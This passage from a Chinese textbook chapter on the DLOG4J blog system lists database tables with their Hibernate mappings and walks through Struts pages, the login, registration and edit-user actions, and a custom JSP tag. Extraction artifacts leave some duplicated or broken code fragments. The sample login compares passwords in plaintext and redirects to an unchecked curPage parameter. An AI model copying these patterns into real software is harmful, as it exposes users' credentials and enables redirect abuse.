dlog_message 表对应的 hbm 文件为 MessageForm.hbm.xml，与之相关联的 Java 类为 MessageForm。Hbm 文件内容如下：

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="MessageForm" table="dlog_message"
    dynamic-update="false">
    <id name="id" column="msgid" type="int">
      <generator class="increment"/>
    </id>
    <property name="content" type="java.lang.String"
      column="content"/>
    <property name="isHtml" type="int" column="isHtml"/>
    <property name="status" type="int" column="status"/>
    <property name="sendTime" type="java.util.Date"
      column="sendTime"/>
    <property name="readTime" type="java.util.Date"
      column="readTime"/>
    <many-to-one name="fromUser" column="fromUserId" cascade="none"/>
    <many-to-one name="toUser" column="toUserId" cascade="none"/>
  </class>
</hibernate-mapping>
```

该文件将表 dlog_message 各字段映射到类 MessageForm。

29.4.9 dlog_param 表

dlog_param 表是参数表。这个表用来保存系统参数。如表 29-10 所示。

表 29-10 dlog_param 表

序号	字段	含义	类型
1	p_id	惟一编号	数字
2	siteid	站点 ID	数字
3	p_name	参数名称	文本
4	p_desc	参数描述	文本
5	p_type	参数类型	数字
6	p_value	参数值	文本

dlog_param 表对应的 hbm 文件是 ParamForm.hbm.xml，与之相关联的 Java 类是 ParamForm。文件内容如下：

• 466 •

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="ParamForm" table="dlog_param" dynamic-update="false">
    <id name="id" column="p_id" type="int">
      <generator class="increment"/>
    </id>
    <property name="name" type="java.lang.String" column="p_name"/>
    <property name="desc" type="java.lang.String" column="p_desc"/>
    <property name="type" type="int" column="p_type"/>
    <property name="value" type="java.lang.String" column="p_value"/>
    <many-to-one name="site" column="siteid" cascade="none"/>
  </class>
</hibernate-mapping>
```

该文件将表 dlog_param 映射到 ParamForm 类。

29.4.10 dlog_reference 表

dlog_reference 用于记录引用信息，如表 29-11 所示。

表 29-11 dlog_reference 表

序号	字段	含义	类型
1	refid	惟一编号	数字
2	logid	logid	数字
3	refurl	引用 url	文本
4	title	标题	文本
5	excerpt	引用	文本
6	blog_name	blog 名称	文本
7	remoteAddr	地址	文本
8	reftime	引用时间	日期时间

dlog_reference 表对应的 hbm 文件是 TrackBackForm.hbm.xml，与之相关联的 Java 类是 TrackBackForm。TrackBack 是 Blog 系统用来记录该文被引用信息的一种机制。

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="TrackBackForm" table="dlog_reference"
    dynamic-update="false">
    <id name="id" column="refid" type="int">
      <generator class="increment"/>
    </id>
    <many-to-one name="log" column="logid" not-null="true"
      outer-join="false"/>
    <property name="url" type="java.lang.String" column="refurl"/>
    <property name="title" type="java.lang.String" column="title"/>
    <property name="excerpt" type="java.lang.String"
      column="excerpt"/>
    <property name="blog_name" type="java.lang.String"
      column="blog_name"/>
    <property name="remoteAddr" type="java.lang.String"
      column="remoteAddr"/>
    <property name="refTime" type="java.util.Date" column="reftime"/>
  </class>
</hibernate-mapping>
```

```
</class>
</hibernate-mapping>
```

该文件将表 `dlog_reference` 映射到类 `TrackbackForm`。

29.4.11 dlog_reply 表

`dlog_reply` 记录了日志回复信息，见表 29-12。

表 29-12 dlog_reply 表

序号	字段	含义	类型
1	cmtid	惟一编号	数字
2	siteid	站点 ID	数字
3	userid	用户 ID	数字
4	logid	日志 ID	数字
5	faceUrl	图标 url	文本
6	content	内容	备注
7	useFace	使用 face	数字
8	useUbb	使用 Ubb	数字
9	showFormerly		数字
10	writeTime	回复时间	日期时间

`dlog_reply` 表对应的 hbm 文件是 `ReplyForm.hbm.xml`，对应的 Java 类是 `ReplyForm`。文件内容如下：

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="ReplyForm" table="dlog_reply" dynamic-update="false">
    <id name="id" column="cmtid" type="int">
      <generator class="increment"/>
    </id>
    <many-to-one name="author" column="userid" not-null="true"
      outer-join="false"/>
    <many-to-one name="log" column="logid" not-null="true"
      outer-join="false"/>
    <many-to-one name="site" column="siteid" not-null="true"
      outer-join="false"/>
    <property name="content" type="java.lang.String" length="40"
      column="content"/>
    <property name="faceUrl" type="java.lang.String" length="20"
      column="faceUrl"/>
    <property name="useFace" type="int" column="useFace"/>
    <property name="useUbb" type="int" column="useUbb"/>
    <property name="showFormerly" type="int" column="showFormerly"/>
    <property name="writeTime" type="java.util.Date"
      column="writeTime"/>
  </class>
</hibernate-mapping>
```

该文件将表 `dlog_reply` 映射到类 `ReplyForm`。

29.4.12 dlog_site 表

dlog_site 表记录了用户 Blog 站点的信息，如表 29-13 所示。

表 29-13 dlog_site 表

序号	字段	含义	类型
1	siteid	惟一编号	数字
2	sitename	站点名称	文本
3	displayName	显示名称	文本
4	siteDetail	描述	文本
5	siteicon	图标	文本
6	sitelogo	logo	备注
7	cssfile	css 文件	文本
8	createTime	创建时间	日期时间
9	lastTime	最近一次状态更改时间	日期时间
10	siteurl	站点的 url	文本
11	status	状态	数字

dlog_site 表对应的 hbm 文件为 SiteForm.hbm.xml，对应的 Java 类为 SiteForm。文件内容如下：

```
<hibernate-mapping package="dlog4j.formbean">
  <class name="SiteForm" table="dlog_site" dynamic-update="false">
    <id name="id" column="siteid" type="int">
      <generator class="increment"/>
    </id>
    <property name="name" type="java.lang.String" column="sitename"/>
    <property name="displayName" type="java.lang.String"
      column="displayName"/>
    <property name="detail" type="java.lang.String"
      column="siteDetail"/>
    <property name="icon" type="java.lang.String" column="siteicon"/>
    <property name="logo" type="java.lang.String" column="sitelogo"/>
    <property name="css" type="java.lang.String" column="cssfile"/>
    <property name="createTime" type="java.util.Date"
      column="createTime"/>
    <property name="lastTime" type="java.util.Date"
      column="lastTime"/>
    <property name="url" type="java.lang.String" column="siteurl"/>
    <property name="status" type="int" column="status"/>
    <bag name="categories" table="dlog_category" lazy="true"
      inverse="true" cascade="none" order-by="order">
      <key column="siteid"/>
      <one-to-many class="CategoryForm"/>
    </bag>
    <bag name="users" table="dlog_user" lazy="true" inverse="true"
      cascade="none" order-by="regTime DESC">
      <key column="siteid"/>
      <one-to-many class="UserForm"/>
    </bag>
  </class>
</hibernate-mapping>
```

```

</bag>
<bag name="params" table="dlog_param" lazy="false" inverse="true"
  cascade="none">
  <key column="siteid"/>
  <one-to-many class="ParamForm"/>
</bag>
</class>
</hibernate-mapping>

```

该文件将 dlog_site 表映射到类 siteForm。

29.4.13 dlog_user 表

dlog_user 是用户表，如表 29-14 所示，它记录了所有可以登录 dlog 系统的用户，访问者通过页面申请为用户并由管理员确认之后就可以进行访问了。

表 29-14 dlog_user 表

序号	字段	含义	类型
1	userid	惟一编号	数字
2	siteid	站点 ID	数字
3	username	用户名	文本
4	password	密码	文本
5	displayName	显示名称	文本
6	email	Email	备注
7	homepage	主页	文本
8	resume	说明	文本
9	portrait	头像	文本
10	loginCount	录入记数	数字
11	regTime	注册时间	日期时间
12	lastTime	最后修改时间	日期时间
13	userRole	用户角色	数字
14	ownerCats	分类	文本

dlog_user 表对应的 Java 类为 UserForm。

```

<hibernate-mapping package="dlog4j.formbean">
  <class name="UserForm" table="dlog_user" dynamic-update="false">
    <id name="id" column="userid" type="int">
      <generator class="increment"/>
    </id>
    <property name="displayName" type="java.lang.String" length="50"
      column="displayName"/>
    <property name="email" type="java.lang.String" length="50"
      column="email"/>
    <property name="homePage" type="java.lang.String" length="100"
      column="homePage"/>
    <property name="resume" type="java.lang.String" length="250"
      column="resume"/>
  </class>
</hibernate-mapping>

```

```

<property name="portrait" type="java.lang.String" length="40"
    column="portrait"/>
<property name="loginCount" type="int" column="loginCount"/>
<property name="userRole" type="int" column="userRole"/>
<property name="loginName" type="java.lang.String" length="20"
    column="username" update="false"/>
<property name="cryptPassword" type="java.lang.String" length="50"
    column="password"/>
<property name="regTime" type="java.util.Date" column="regTime"/>
<property name="lastTime" type="java.util.Date" column="lastTime"
    insert="false"/>
<property name="cats" type="java.lang.String" length="20"
    column="ownerCats"/>
<bag name="logs" table="dlog_journay" lazy="true" inverse="true"
    cascade="none" order-by="logTime DESC">
    <key column="userid"/>
    <one-to-many class="LogForm"/>
</bag>
<bag name="replies" table="dlog_reply" lazy="true" inverse="true"
    cascade="none" order-by="writeTime DESC">
    <key column="userid"/>
    <one-to-many class="ReplyForm"/>
</bag>
<many-to-one name="site" column="siteid" cascade="none"
    not-null="true" outer-join="false"/>
</class>
</hibernate-mapping>

```

29.4.14 dlog_siteuser 表

该表记录了用户信息和角色，见表 29-15。

表 29-15 dlog_siteuser 表

序号	字段	含义	类型
1	urid	惟一编号	数字
2	userrole	角色	数字
3	siteid	站点 ID	数字
4	userid	用户 ID	数字

dlog_siteuser 表对应的 hbm 文件为 UserRole.hbm.xml，对应的 Java 类为 UserRole。文件内容如下：

```

<hibernate-mapping package="dlog4j.formbean">
    <class name="UserRole" table="dlog_siteuser"
        dynamic-update="false">
        <id name="id" column="urid" type="int">
            <generator class="increment"/>
        </id>
        <property name="role" type="int" column="userrole"/>
        <many-to-one name="site" column="siteid" cascade="none"/>
        <many-to-one name="user" column="userid" cascade="none"/>
    </class>
</hibernate-mapping>

```

```
</class>
</hibernate-mapping>
```

该文件将表 dlog_siteuser 映射到类 UserRole。

29.5 界面设计

DLOG 系统使用著名的开源框架 Struts 来实现界面和后台的交互，因此在这一部分，本章将会在介绍界面设计的同时介绍 DLOG 是如何利用 Struts 来实现其功能的。

29.5.1 主页面

在一个部署了 DLOG 的计算机的浏览器中输入地址 <http://localhost:8000/dlog4j/>，则进入到 DLOG 的主页，如图 29-3 所示。



图 29-3 主页

DLOG 系统的主页基本上显示出了 DLOG 系统的主要框架。最上面深蓝色的部分是标题栏，标题栏下面有一个导航条，导航条下面就是客户区。在客户区的左边，列出了一些系统信息，如登入用户、日历、rss 地址等。客户区的右边显示的就是 Blog 文章。用户通过选择导航条上的标签，就可以选择想要查看的分类。

下面，我们分析一下主页面的源代码 main.jsp。

打开 main.jsp，在文件的开头导入了四个标签库。标签是一种以 xml 形式定义的可以完成特定应用逻辑的模块。标签的使用可以使用户界面把应用逻辑和显示逻辑分离。

```
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-logic.tld" prefix="logic" %>
<%@ taglib uri="/WEB-INF/dlog4j.tld" prefix="dlog" %>
```

如上所示，main.jsp 中使用的四个标签库，前三个是 Struts 中定义的标签库，对于 Struts 标签库，读者可以通过阅读 Struts 官方文档以获得更多的信息 (<http://struts.apache.org/1.x/userGuide/index.html>)。第四个 dlog 标签是本系统自己定义的标签库。

```
<%@ page import="dlog4j.formbean.LogForm" %>
```

这一行导入了 form bean。form bean 是 Struts 中用于从页面获取数据的一种机制，在页面提交时，页面的数据会被传递到 form bean 中，并由 form bean 进行之后的处理；同样在显示一个页面的时候，form bean 中的数据也会被同步到页面上。form bean 在 Struts 中代表了 Model，页面则代表了 View。

接下来，我们看看 Struts 的 controller，也就是 action-mapping 是如何处理 main.jsp 这一页提交的内容。

打开 struts-config.xml 文件，找到下面的代码段：

```
<action
    attribute="loginUser"
    input="/main.jspe"
    name="userForm"
    validate="false"
    path="/login"
    type="dlog4j.action.DlogUserAction">
</action>
```

这一段代码定义了当从 main.jsp 产生一个 login 请求时：

```
input="/main.jspe"
```

Struts 将会把这一请求发送给 dlog4j.action.DlogUserAction 类的 doLogin 函数来处理：

```
path="/login"
type="dlog4j.action.DlogUserAction"
```

下面是 doLogin 函数的代码：

```
public ActionForward doLogin(
    ActionMapping mapping,
    ActionForm form,
    HttpServletRequest request,
    HttpServletResponse response)
    throws Exception {
    Session ssn = null;
    ActionErrors es = new ActionErrors();
    boolean firstLogin = false;
    try {
        ssn = getSession();
        UserForm user = (UserForm) form;
        if (user.getLoginName()!=null) {
            String password = user.getPassword();
            user = UserManager.getUser(ssn,
                SiteManager.getCurrentSite(request),
                user.getLoginName());
            //检查用户名是否存在
            if(user!=null) {
                //检查用户是否被暂停
                if(user.getUserRole()==DlogRole.ROLE_GUEST)
                    es.add("login",new ActionError("user_pause"));
                //检查密码
                else
                    if(StringUtils.equals(user.getPassword(),password)){
```

```

        if(user.isAdmin() && user.getLastTime()==null)
            firstLogin = true;
        //保存用户信息至会话
        user.setLastTime(new Date());
        user.setLoginCount(user.getLoginCount()+1);
        ssn.update(user);
        UserManager.fillUserWithLogAndReplyCount(ssn, user,
            false);
        //集成 web-security 的权限控制
        DlogRole role =(DlogRole)SecurityConfig.getConfig().
            getRoleById(user.getUserRole()&31);
        if(role==null){
            role = SecurityConfig.getConfig().
                getRoleById(DlogRole.ROLE_COMMON);
            user.setUserRole(DlogRole.ROLE_COMMON);
            ssn.update(user);
        }
        user.setRole(role);
        //保存用户资料到会话
        user.saveLoginUser(request);
        //用户登录跟踪
        LoginTrackBean ltb = new LoginTrackBean(request);
        ssn.save(ltb);
        commitSession(ssn,false);
    }
    else
        es.add("login",new ActionError("password_error"));
    }
    else
        es.add("login",new ActionError("loginName_noexits"));
    }
    else
        es.add("login",new ActionError("loginName_error"));
} catch(Exception e){
    getServlet().log("用户登录失败",e);
} finally {
    closeSession(ssn);
}
String curPage = request.getParameter("curPage");
ActionForward forward = null;
if(!es.isEmpty()){
    //如果失败返回输入页，登录页对应的输入页是首页
    forward = mapping.getInputForward();
    saveErrors(request, es);
}
else{
    if(firstLogin)
        forward = mapping.findForward("catmgr");
    else{
        if(StringUtils.isEmpty(curPage))
            forward = mapping.findForward("home");
        else
            forward = new ActionForward(curPage,true);
    }
}
return forward;
}

```

这个函数的中间过程并不是很复杂，就是比较 form 中的用户名与密码是否与数据库中的用户名和密码匹配，如果匹配，那么在 session 中更新当前登录用户。这个流程在所有需要用户登录的系统中应该都是类似的。

在这里，我们重点要看的是 Action 类对页面跳转的控制。

ActionForward 类是 Struts 中用于控制页面跳转的 Java bean。在 ActionForward 中保存着将要跳转到的页面的信息。在 doLogin 方法中找到生成 ActionForward 类的部分，如下所示：

```

ActionForward forward = null;
if(!es.isEmpty()){
    //如果失败返回输入页，登录页对应的输入页是首页
    forward = mapping.getInputForward();
    saveErrors(request, es);
}
else{
    if(firstLogin)
        forward = mapping.findForward("catmgr");
    else{
        if(StringUtils.isEmpty(curPage))
            forward = mapping.findForward("home");
        else
            forward = new ActionForward(curPage,true);
    }
}

```

这一段代码主要处理了两个逻辑：第一，如果登录失败，那么 ActionForward 将取得 InputForward 的值：

```
forward = mapping.getInputForward();
```

也就是这个 action 的发起页面。这个值会使程序返回到 action 的发起页面，并显示出错信息。

第二，如果登录成功，那么会有三种跳转方式。如果是第一个登入，则会跳转到“catmgr”：

```
forward = mapping.findForward("catmgr");
```

其他情况则根据“curpage”的值来跳转，若 curpage 的值为空，那么跳到“home”：

```

if(StringUtils.isEmpty(curPage))
    forward = mapping.findForward("home");
else
    forward = new ActionForward(curPage,true);

```

“home”以及“catmgr”的页面同样定义在 struts-config.xml 文件中：

```

<global-forwards>
    <forward name="home" path="/main.jspe" redirect="true"/>
    <forward name="catmgr" path="/mgr/cat_list.jspe" redirect="true"/>
    <forward name="fail_to_save" path="/pages/log_fail_view.jspe"/>
    <forward name="fail_to_reply"
        path="/pages/reply_fail_view.jspe"/>
    <forward name="admin_access_deny"

```



```
path="/pages/access_deny.jsp"/>
</global-forwards>
```

就这样，Struts 框架实现了对页面数据的获取以及对页面跳转的控制。

29.5.2 显示文章页面

在主界面上单击任意一篇文章的右下方的“[阅读]”链接可以进入到显示文章页面，如图 29-4 所示。




图 29-4 显示文章页面

在这个界面中，主界面的文章列表变成了文章的全部内容；在文章的下方，还有一个供访问者为本篇文章添加评论的模块。

显示文章页面是 `showlog.jsp`，下面来看看这个页面的源代码。源代码很长，这里只节选关键部分。开始，同样是导入了标签库：

```
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-logic.tld" prefix="logic" %>
<%@ taglib uri="/WEB-INF/security.tld" prefix="security" %>
<%@ taglib uri="/WEB-INF/dlog4j.tld" prefix="dlog" %>
```

然后是取得 `user` 信息，并且验证这一次访问是否合法。如果不合法，则输出错误信息：

```
<logic:empty name="logForm">
<table border="0" width='95%' align="center">
<tr><td>
<bean:message key="SHOWLOG_ERROR" bundle="html" />
</td></tr>
</table>
</logic:empty>
```

接下来是正常的处理过程。显示书签 (BookMark)、显示文章、显示访问者回复信息, 以及添加回复信息的编辑器。这部分的代码非常长, 但逻辑不过就是从数据库中取出数据, 并把数据显示到页面上, 总体上不是很复杂。

这个页面提供了访问者回复信息的功能, 也就是说, 要把这些回复的信息写入到数据库中。下面来看看 Struts 是如何做到这一点的。

下面的代码使显示文章页面中的表单 replyForm 与 dlog4j.formbean.ReplyForm 之间建立了一个关联。

```
<html:form name="replyForm" type="dlog4j.formbean.ReplyForm"
  action="/reply" onsubmit="return checkReply(this.content)"
  scope="request">
```

当这个表单提交时, 将把数据发送到 “/reply”。

在 struts-config.xml 中, 找到处理从 showlog.jsp 发起的到 /reply 的请求的代码。

```
<action
  attribute="replyForm"
  input="/showlog.jspe"
  name="replyForm"
  validate="false"
  path="/reply"
  scope="request"
  type="dlog4j.action.DlogLogAction">
</action>
```

这一段代码说明, 对于从 showlog.jsp 发起的到 /reply 的请求, 将由 dlog4j.action.DlogLogAction 类来处理, 而下面的两行代码中 name 属性的 eventSubmit_XXXX 将决定由哪个方法来处理这次请求。

```
<input type="submit" class="button" name="eventSubmit_UpdateReply">
<input type="submit" class="button" name="eventSubmit_AddReply">
```

如果是新加的回复, 则使用 doAddReply 来处理, 如果是修改的回复则使用 doUpdateReply 来处理。

下面来看 doAddReply 是如何将数据写入到数据库中的。它首先从 request 中得到 ReplyForm:

```
ReplyForm reply = (ReplyForm)form;
```

接下来, 在处理完一些为跟踪用户访问而设置的过程之后, 将 reply 的内容写入到数据库中:

```
ssn.save(reply);
```

将数据文件写入到数据库中用到了 Hibernate 中间层。Hibernate 中间层的使用使得系统很有层次, 处理逻辑也比较清晰。

29.5.3 编辑文章页面

任何一个 Blog 系统都提供用户撰写文章的模块, DLOG 中同样也存在这样一个模块, 本节将对这一模块进行重点介绍。

首先来看编辑文章的界面。登录系统之后，在左边的导航条上单击“写日记”链接，进入到编辑文章页面，如图 29-5 所示。




图 29-5 编辑文章页面

这个页面是用来撰写文章的。在这一页，用户可以填写文章的各种属性，并利用一个 HTML 编辑器来书写文章。

这一页对应的 form bean 是 `dlog4j.formbean.LogForm`，提交表单时，向“/addlog”发出请求。

```
<html:form name="logForm" action="/addlog"
            type="dlog4j.formbean.LogForm"
            onsubmit="return checkContent(this.content)" scope="request">
```

这个页面有许多类似下述代码的片段：

```
<html:text name="logForm" property="title" maxlength="100" size="59"/>
```

这段代码生成了一个用于输入“标题”的编辑框。这个编辑框对应着 `logForm` 中的 `title` 字段。提交一个页面时，Struts 会把这个编辑框的内容传递到 `logForm` 中。

本页中的 html 编辑器修改自 `htmlArea v2.03`，`htmlArea` 是一个开源的 html 编辑器，读者有兴趣可以从其官方网站得到更多的信息 <http://www.interactivetools.com/>。

这个编辑器是由 Javascript 写成的，全部代码都在 `htmleditor.js` 中。由于这个编辑器完全使用 Javascript 实现，所以它不仅支持 IE，而且还支持其他一些主流的浏览器。

29.5.4 注册用户页面

`reg.jsp` 是注册用户页面。在首页上单击“注册”按钮则进入到注册页面，如图 29-6 所示。

图 29-6 注册用户页面

这个页面主要是一个注册表单，这个表单提交到/adduser:

```
<html:form action="/adduser" onsubmit="return CheckForm(this);">
```

并且这个表单的内容会同步到 userForm，同时/adduser 的请求将会由 dlog4j.action.DlogUserAction 进行处理:

```
<action
  attribute="userForm"
  input="/reg.jspe"
  name="userForm"
  validate="false"
  path="/adduser"
  scope="request"
  type="dlog4j.action.DlogUserAction">
</action>
```

处理所使用的方法则由 eventSubmit_AddUser 来决定:

```
<input type="submit" class="button" name="eventSubmit_AddUser" />
```

当用户按下“注册”按钮时，Struts 调用了 dlog4j.action.DlogUserAction 中的 doAddUser 方法。该方法代码如下:

```
public ActionForward doAddUser(
    ActionMapping mapping,
    ActionForm form,
    HttpServletRequest request,
    HttpServletResponse response)
    throws Exception {
    Session session = null;
    UserForm user = (UserForm) form;
    ActionErrors es = new ActionErrors();
    boolean needCommit = false;
    try {
        //检查用户名
```

```
if(StringUtils.isEmpty(user.getLoginName()))
    es.add("loginName",new ActionError("loginName_error"));
else
if(user.getLoginName().length()>16)
    es.add("loginName",new ActionError("loginname_too_long"));
//昵称
else
if(StringUtils.isEmpty(user.getDisplayName()))
    es.add("displayName",
        new ActionError("displayName_empty"));
else
if(user.getDisplayName().length()>16)
    es.add("displayName",
        new ActionError("displayName_exceed_length"));
else//检查密码
if(StringUtils.isEmpty(user.getPassword()))
    es.add("password",new ActionError("password_empty"));
else
if(user.getPassword().length()>16)
    es.add("password",new ActionError("password_too_long"));
else//检查电子邮件
if(StringUtils.isNotEmpty(user.getEmail()) &&
    user.getEmail().indexOf('@')== -1)
    es.add("email",new ActionError("email_error"));
//检查用户名是否已存在
else{
    user.setSite(SiteManager.getCurrentSite(request));
    session = getSession();
    UserForm userForm = UserManager.getUser(session,
        user.getSite(),user.getLoginName());
    if(userForm!=null)
        es.add("loginName",new ActionError("loginName_exist"));
    else{
        UserForm userForm2 = UserManager.getUser(session,
            user.getSite(),user.getDisplayName());
        if(userForm2!=null)
            es.add("displayName",
                new ActionError("displayName_exits"));
        else{
            user.setUserRole(DlogRole.ROLE_COMMON);
            //注册验证码检查
            String verifyCode =
                request.getParameter("verifyCode");
            if(!StringUtils.equals(verifyCode,
                RandomImageServlet.getRandomLoginKey(request)))
                es.add("verifyCode",
                    new ActionError("verifyCode_error"));
            else {
                UserForm u =
                    UserManager.createUser(session,user);
                u.saveLoginUser(request);
                needCommit = true;
            }
        }
    }
}
```

```

    }
    } finally {
        if(session!=null){
            if(needCommit)
                commitSession(session, true);
            else
                closeSession(session);
        }
    }
    if(!es.isEmpty()){
        saveErrors(request, es);
        return mapping.getInputForward();
    }
    return mapping.findForward(HOME_PAGE);
}

```

该段代码中，首先检查用户注册信息是否有效和是否已存在，再检验验证码，通过检验后调用 UserManager 的 createUser 函数创建新的用户。

29.5.5 编辑用户信息页面

编辑用户信息页面 edituser.jsp 提供用户编辑其基本信息的功能。用户登录后，单击左边“修改资料”链接可以进入到编辑用户信息页面，编辑用户信息页面如图 29-7 所示。



图 29-7 编辑用户信息页面

编辑用户信息页面也是一个提交信息的页面，因此它也关联了一个 form bean 和 action bean。

```
<html:form action="/edituser" onsubmit="return CheckForm(this);">
```

首先这个页面的表单提交到/edituser:

```

<action
    attribute="loginUser"
    input="/edituser.jspe"
    name="userForm"

```

```

        validate="false"
        path="/edituser"
        type="dlog4j.action.DlogUserAction">
    </action>

```

然后，其数据将同步到 `userForm`，而这一请求将由 `dlog4j.action.DlogUserAction` 来处理，处理的方法由提交按钮的属性 `eventSubmit_EditUser` 来决定：

```
<input type="submit" class="button" name="eventSubmit_EditUser"/>
```

Struts 根据 `eventSubmit_EditUser` 决定由 `doEditUser` 方法来处理这一请求，`userForm` 作为参数被 Struts 传递到了 `doEditUser`：

```

public ActionForward doEditUser(
    ActionMapping mapping,
    ActionForm form,
    HttpServletRequest request,
    HttpServletResponse response)
    throws Exception {
    UserForm user = (UserForm) form;
    Session session = null;
    ActionErrors es = new ActionErrors();
    boolean needCommit = false;
    try {
        UserForm loginUser = UserForm.getLoginUser(request);
        if(loginUser==null || user.getId()!=loginUser.getId())
            es.add("name",new ActionError("operation_not_allow"));
        else
            if(StringUtils.isEmpty(user.getDisplayName()))
                es.add("displayName",
                    new ActionError("displayName_empty"));
            else
                if(user.getDisplayName().length()>16)
                    es.add("displayName",
                        new ActionError("displayName_exceed_length"));
            else//检查密码
                if(user.getPassword()!=null && user.getPassword().length()>16)
                    es.add("password",new ActionError("password_too_long"));
            else//检查电子邮件
                if(StringUtils.isNotEmpty(user.getEmail()) &&
                    user.getEmail().indexOf('@')== -1)
                    es.add("email",new ActionError("email_error"));
            else{
                session = getSession();
                UserForm u = (UserForm)session.load(UserForm.class,
                    new Integer(user.getId()));
                if(u!=null) {
                    u.setDisplayName(user.getDisplayName());
                    u.setEmail(user.getEmail());
                    u.setHomePage(user.getHomePage());
                    u.setResume(user.getResume());
                    if(!StringUtils.isEmpty(user.getPassword())) {
                        u.setPassword(user.getPassword());
                    }
                }
                u.setPortrait(user.getPortrait());
            }
    }
}

```



```

        session.update(u);
        needCommit = true;
        loginUser.setDisplayName(user.getDisplayName());
        loginUser.setEmail(user.getEmail());
        loginUser.setHomePage(user.getHomePage());
        loginUser.setResume(user.getResume());
        loginUser.setPortrait(user.getPortrait());
        loginUser.saveLoginUser(request);
    }
    else
        es.add("loginName",
            new ActionError("loginName_noexits"));
    }
    finally {
        if(session!=null){
            if(needCommit)
                commitSession(session, true);
            else
                closeSession(session);
        }
    }
    if(!es.isEmpty())
        saveErrors(request,es);
    return mapping.findForward(HOME_PAGE);
}

```

该段代码首先检查用户输入信息的有效性,如果通过检查,则使用 `UserForm` 进行更新。

29.5.6 查看用户信息页面

查看用户信息页 `viewuser.jsp` 是用来查看用户信息的页面。这一个页面只需要显示数据,因此相对来说比较简单。在主页上单击用户列表中的用户,则可以进入到查看用户信息页面,如图 29-8 所示。



图 29-8 查看用户信息页面

这个页面通过自定义的 tag 取得了一个 userForm，然后把这个 userForm 的数据显示到页面上。

下面来看一看 tag 是如何使用的。首先在 viewuser.jsp 中使用 tag:

```
<dlog:getuser id="user" detail="false"/>
```

这个 tag 定义在 dlog4j.tld 中:

```
<tag><!-- 查询用户资料,用于 viewuser.jsp -->
  <name>getuser</name>
  <tagclass>dlog4j.tags.UserTag</tagclass>
  <teiclass>dlog4j.tags.UserTei</teiclass>
  <bodycontent>empty</bodycontent>
  <attribute>
    <name>id</name>
    <required>true</required>
    <rtexprvalue>>false</rtexprvalue>
  </attribute>
  <attribute>
    <name>userid</name>
    <required>>false</required>
    <rtexprvalue>true</rtexprvalue>
  </attribute>
  <attribute>
    <name>loginName</name>
    <required>>false</required>
    <rtexprvalue>true</rtexprvalue>
  </attribute>
  <attribute>
    <name>detail</name>
    <required>>false</required>
    <rtexprvalue>true</rtexprvalue>
  </attribute>
</tag>
```

处理这个标签的类是 dlog4j.tags.UserTag，当 JSP 处理 dlog:getuser 标签的时候，将自动调用 dlog4j.tags.UserTag 类的 doStartTag 方法来处理:

```
public int doStartTag() throws JspException {
    if (loginName != null) {
        Session ssn = null;
        try {
            ssn = getSession(); //取得 session
            UserForm user = UserManager.getUser(ssn, SiteManager
                .getCurrentSite(pageContext.getRequest()),
                loginName); //取得用户

            if (user != null)
                pageContext.setAttribute(id, user);
        } catch (HibernateException e) {
            throw new JspException(e);
        } catch (Exception e) {
            throw new JspException(e);
        } finally {
            try {
                closeSession(ssn);
            } catch (Exception e) {
            }
        }
    }
}
```

```

    }
} else {
    int uid = userid;
    if (uid == -1) //如果用户 ID 无效, 则重新取得该 ID
        try {
            uid = Integer.parseInt(pageContext.getRequest()
                .getParameter("userid"));
        } catch (Exception e) {
        }
    if (uid > -1) { //ID 有效, 则重设该用户信息
        Session ssn = null;
        try {
            ssn = getSession();
            boolean bDetail = "true".equalsIgnoreCase(detail);
            UserForm user = UserManager.getUser(ssn, uid, bDetail);
            if (user != null)
                pageContext.setAttribute(id, user);
        } catch (HibernateException e) {
            throw new JspException(e);
        } catch (Exception e) {
            throw new JspException(e);
        } finally {
            try {
                closeSession(ssn);
            } catch (Exception e) {
            }
        }
    }
}
return SKIP_BODY;
}
}

```

